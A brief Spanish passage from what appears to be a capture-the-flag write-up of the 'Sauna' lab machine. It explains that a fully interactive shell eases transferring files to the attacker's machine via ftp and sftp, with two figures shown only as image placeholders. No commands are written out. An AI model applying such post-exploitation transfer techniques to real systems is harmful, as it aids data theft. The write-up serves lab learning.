- https://www.elladodelmal.com/2018/03/dcshadow-y-dcsync-enganando-al-domain.html

Por otro lado, el tener una *shell* completamente interactiva, también es una forma mucho más cómoda de transferir ficheros a la máquina atacante, ya que se pueden ejecutar comandos como “sftp” y “ftp” interactuando con la terminal.



Ilustración 48: Ejecución de ftp de forma interactiva.



Ilustración 49: Ejecución de sftp de forma interactiva.

Lo anteriormente comentado no es necesario para resolver la máquina Sauna, pero la finalidad de mis *WriteUps* es que sirvan como apuntes y fuentes de conocimiento, de ahí la razón de añadir el último apartado, que me ha parecido bastante didáctico.